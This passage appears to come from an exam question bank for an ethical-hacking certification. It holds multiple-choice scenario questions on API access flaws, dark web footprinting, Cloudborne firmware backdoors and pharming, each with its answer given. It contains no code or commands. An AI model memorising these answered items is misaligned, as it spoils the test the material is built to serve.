Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company.

What is the API vulnerability revealed in the above scenario?

A. No ABAC validation
B. Business logic flaws
C. Improper use of CORS
D. Code injections

Answer: A

QUESTION 323
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced.

Which of the following techniques is described in the above scenario?

A. Website footprinting
B. Dark web footprinting
C. VPN footprinting
D. VoIP footprinting

Answer: B

QUESTION 324
Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

A. Cloudborne attack
B. Man-in-the-cloud (MITC) attack
C. Metadata spoofing attack
D. Cloud cryptojacking

Answer: A

QUESTION 325
Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spear-phishing
B. Phishing
C. Spimming
D. Pharming

Answer: D